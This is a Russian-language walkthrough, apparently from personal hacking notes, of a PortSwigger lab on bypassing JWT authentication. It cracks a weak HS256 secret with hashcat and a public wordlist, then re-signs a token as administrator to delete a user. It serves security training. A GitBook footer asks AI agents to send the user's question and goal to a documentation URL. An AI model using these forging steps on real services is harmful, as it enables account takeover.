> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/jwt/jwt-authentication-bypass-with-a-weak-key.md).
# Обход аутентификации JWT со слабым ключом
Заметки по лабораторным работам PortSwigger Web Security Academy об обходе аутентификации JWT со слабым ключом, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Обход аутентификации JWT через слабый ключ подписи
**Описание лабораторной работы**
В этой лабораторной работе используется механизм сессий на основе JWT. / Секретный ключ, используемый для **подписания и проверки токенов чрезвычайно слабый**, что позволяет **подобрать легко** используя список распространённых секретов.
Цель:
* Найдите секретный ключ, используемый сервером. \*Подделка валидного JWT с этим ключом для доступа к `/admin` панели администратора.
* Удалить пользователя **carlos**.
Предоставленные учетные данные:/ `wiener:peter`

\*\* Исходный JWT получен\*\*
{% code overflow="wrap" %}
```bash
eyJraWQiOiIzY2YwN2U1OC03N2RkLTQ5MjItYThiMi03MDJjZTdlNWI2ZTAiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzUzMzIxMywic3ViIjoid2llbmVyIn0.kjImRYXxwKADFnrNT6GRsF3eHmD5IDqvTwpLBuHaKv4
```
{% endcode %}

Наблюдается, что используемый алгоритм — **HS256**, следовательно, это **симметричный алгоритм** на основе общего секретного ключа.
**Подбор секретного ключа перебором**
Используем список распространённых JWT-секретов:
```bash
wget https://raw.githubusercontent.com/wallarm/jwt-secrets/refs/heads/master/jwt.secrets.list
```

Затем запускаем атаку перебором с помощью **hashcat**:
```bash
hashcat -a 0 jwt jwt.secrets.list
```
Результат:
* Секретный ключ найден: **`secret1`**
**Подготовка ключа для подписи**

Эта **JWT Editor** расширение ожидает ключ в формате Base64.
Кодирование ключа:
```bash
c2VjcmV0MQ==
```

Создание симметричного ключа в JWT Editor:
```json
{
"kty": "oct",
"kid": "caa550f1-7d46-472b-a09f-8fa958937e48",
"k": "c2VjcmV0MQ=="
}
```
Идентификатор ключа (`kid`) затем генерируется и используется для подписи токена.
**Модификация JWT**

* Перехват запроса, содержащего JWT.
* Измените `sub` поле:
* `wiener` → `роль администратора`

Повторная подпись токена найденным секретным ключом
Итоговый поддельный JWT:
```bash
eyJraWQiOiI5MTVjNmE0Yy1iNzA3LTRmMmYtOTU3Ny05ODdhNWNhMzM1YjYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzUzNDY3MSwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.8VSJ5AinItZtayGFFfgsGidQuEIcxlzY6clVk1moITQ
```
**Результат**
* Сервер принимает JWT, подписанный слабым ключом.

* Успешный доступ к `/admin` панели.
* Пользователь распознаётся как \*\*администратор\*\*.
* Лабораторная работа считается пройденной после удаления пользователя **carlos**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/jwt/jwt-authentication-bypass-with-a-weak-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.